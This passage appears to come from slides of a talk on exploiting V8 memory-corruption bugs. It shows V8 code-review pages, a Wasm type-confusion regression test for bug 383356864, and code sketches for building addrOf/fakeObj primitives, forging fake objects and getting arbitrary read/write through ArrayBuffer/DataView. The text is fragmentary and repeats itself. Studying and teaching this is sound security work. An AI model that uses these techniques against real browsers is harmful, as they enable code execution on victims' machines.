V8 LUCI CQ

Reviewers

Jakob Kummerow +1

Nico Hartmann +1

V8 LUCI CQ

CC

Darius Mercadier +1

dmercadier+w...

v8-reviews@g...

Repo | Branch

v8/v8 | main

Hashtags

turboshaft

wasm

Submit Requirements

Code-Review +1

Code-Owners Approved

Trigger Votes

Commit-Queue +2

[turboshaft][wasm] WasmGTypeAnalyzer: Fix phi input for single-block loops

Fixed: 383356864

Change-Id: Idc644923c2e09e16b0c4c1cb1cda8f5c3d8189d9

Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+6087921

Reviewed-by: Jakob Kummerow <jkummerow@chromium.org>

Reviewed-by: Nico Hartmann <nicohartmann@chromium.org>

Commit-Queue: Matthias Liedtke <mliedtke@chromium.org>

Cr-Commit-Position: refs/heads/main@{#97723}

Comments 1 unresolved 4 resolved

Checks 34

Files

Comments

Checks

Base Patchset 2 f231d83

Download Expand All

File

Comments

Size

Delta

Commit message

M src/compiler/turboshaft/wasm-gc-typed-optimization-reducer.h

-0 +2

1. V8 memory corruption

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CC Darius Mercadier +1 v8-reviews@g...

Repo | Branch v8/v8 | main

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addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
1 // Copyright 2025 the V8 project authors. All rights reserved.
2 // Use of this source code is governed by a BSD-style license that can be
3 // found in the LICENSE file.
4
5 // Flags: --allow-natives-syntax --no-wasm-loop-unrolling
6
7 d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
8
9 const builder = new WasmModuleBuilder();
10 let $struct0 =
11   builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
12 let $struct1 =
13   builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
14 let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
15 let $sig3 = builder.addType(kSig_v_i);
16 let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
17 let external_func0 = builder.addImport('js', 'external_func', $sig2);
18 let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
19 let read2 = builder.addFunction(undefined, $sig4).exportAs('read');
20
21 doit1.addLocals(kWasmAnyRef, 4)
22   .addBody([
23     kGCPrefix, kExprStructNewDefault, $struct0,
24     kExprLocalSet, 1,
25     kGCPrefix, kExprStructNewDefault, $struct0,
26     kExprLocalSet, 2,
27     kGCPrefix, kExprStructNewDefault, $struct0,
28     kExprLocalSet, 3,
29     kGCPrefix, kExprStructNewDefault, $struct1,
30     kExprLocalSet, 4,
31     kExprLoop, kWasmVoid,
32     kExprLocalGet, 1,
33     kGCPrefix, kExprRefCast, $struct0,
```

```
34     kExprLocalGet, 0,
35     kGCPrefix, kExprStructSet, $struct0, 0,
36     kExprLocalGet, 1,
37     kExprCallFunction, external_func0,
38     kExprLocalGet, 2,
39     kExprLocalSet, 1,
40     kExprLocalGet, 3,
41     kExprLocalSet, 2,
42     kExprLocalGet, 4,
43     kExprLocalSet, 3,
44     kExprBr, 0,
45     kExprEnd,
46     kExprUnreachable,
47   ]);
48
49 read2.addBody([
50   kExprLocalGet, 0,
51   kGCPrefix, kExprRefCast, $struct1,
52   kGCPrefix, kExprStructGet, $struct1, 0,
53   ]);
54
55 let call_count = 0;
56 let wasm_inst = builder.instantiate({
57   "js": {
58     "external_func": (ref) => {
59       call_count += 1;
60       if (call_count == 4) {
61         fakeobj = wasm_inst.exports['read'](ref);
62         throw 'unreachable';
63       }
64     }
65   }
66 });
67
68 let doit = wasm_inst.exports['doit'];
69 %WasmTierUpFunction(doit);
70 assertTraps(kTrapIllegalCast, () => doit(0));
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

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2 // Use of this source code is governed by a BSD-style license that can be
3 // found in the LICENSE file.
4
5 // Flags: --allow-natives-syntax --no-wasm-loop-unrolling
6
7 d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
8
9 const builder = new WasmModuleBuilder();
10 let $struct0 =
11   builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
12 let $struct1 =
13   builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
14 let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
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29     kGCPrefix, kExprStructNewDefault, $struct1,
30     kExprLocalSet, 4,
31     kExprLoop, kWasmVoid,
32     kExprLocalGet, 1,
33     kGCPrefix, kExprRefCast, $struct0,
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44     kExprBr, 0,
45     kExprEnd,
46     kExprUnreachable,
47   ]);
48
49 read2.addBody([
50   kExprLocalGet, 0,
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1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

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2 // Use of this source code is governed by a BSD-style license that can be
3 // found in the LICENSE file.
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blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

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28     kExprLocalSet, 3,
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30     kExprLocalSet, 4,
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fakeObj() = int → object
addrOf() = object → int

1. V8 memory corruption

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blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

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fakeObj() = int → object
addrOf() = object → int

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: regress = quick win?



1. V8 memory corruption

addrOf() & *fakeObj()* primitives: regress = quick win?



CVE-2025-2135



Merged 6321930 [turbofan] Fix TransitionElementsKindOrCheckMap

Change Info Show All Sign in

Submitted Mar 04

Owner Marja Hölttä

Uploader V8 LUCI CQ

Reviewers Darius Mercadier +1 V8 LUCI CQ

CC dmercadier+w... v8-reviews@g...

Repo | Branch v8/v8 | main

Hashtags turbofan

Submit Requirements

- Code-Review +1
- Code-Owners Approved

Trigger Votes

Commit-Queue +2

[turbofan] Fix TransitionElementsKindOrCheckMap

Take into account that TransitionElementsKindOrCheckMap might change the map of an aliasing object.

h/t dmercadier@ for figuring out the fix.

Bug: 400052777

Change-Id: I07ac56058591619736dcc2d8f7355a7a34ecbbc7

Fixed: 400052777

Reviewed-on: <https://chromium-review.googlesource.com/c/v8/v8/+6321930>

Reviewed-by: Darius Mercadier <dmercadier@chromium.org>

Commit-Queue: Marja Hölttä <marja@chromium.org>

Cr-Commit-Position: refs/heads/main@{#99049}

Comments 2 resolved

Checks 35

Files Comments Checks

Base → Patchset 4 8b490a9

File

Commit message

M src/compiler/node-properties.cc

A test/mjsunit/compiler/regress-400052777.js


Stable Channel Update for Desktop

Monday, March 10, 2025

1. V8 memory corruption

Arbitrary read/write: crafting fake objects


FixedDoubleArray
at 0x1234 - 0x18



JSArray
at 0x1234

1. V8 memory corruption


Arbitrary read/write: crafting fake objects



1. V8 memory corruption

Arbitrary read/write: retrieve valid map/properties

```
holder = [  
    float(map, properties),  
    float(elements, 1)  
]  
⇒ How to guess valid map/properties pointers?
```




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Arbitrary read/write: retrieve valid map/properties

```
holder = [  
    float(map, properties),  
    float(elements, 1)  
]
```

⇒ How to guess valid map/properties pointers?

```
fake_num = fakeObj(holder_addr - 0x4)  
  
for (k=0; k<0x1000; k++) {  
    holder[1] = float(0, k)  
    if (typeof fake_num == "number") {  
        // we found kHeapNumberMap  
        // fake_num = map/properties pointers  
    }  
}
```



1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
= more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
```


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
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holder["x"] = "y"

...



1. V8 memory corruption


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
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
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memory.getUint32(addr)
memory.setUint32(addr, val)
```



- Reliable *addrOf()* & *fakeObj()*

holder["x"] = "y"



2. Heap sandbox escape

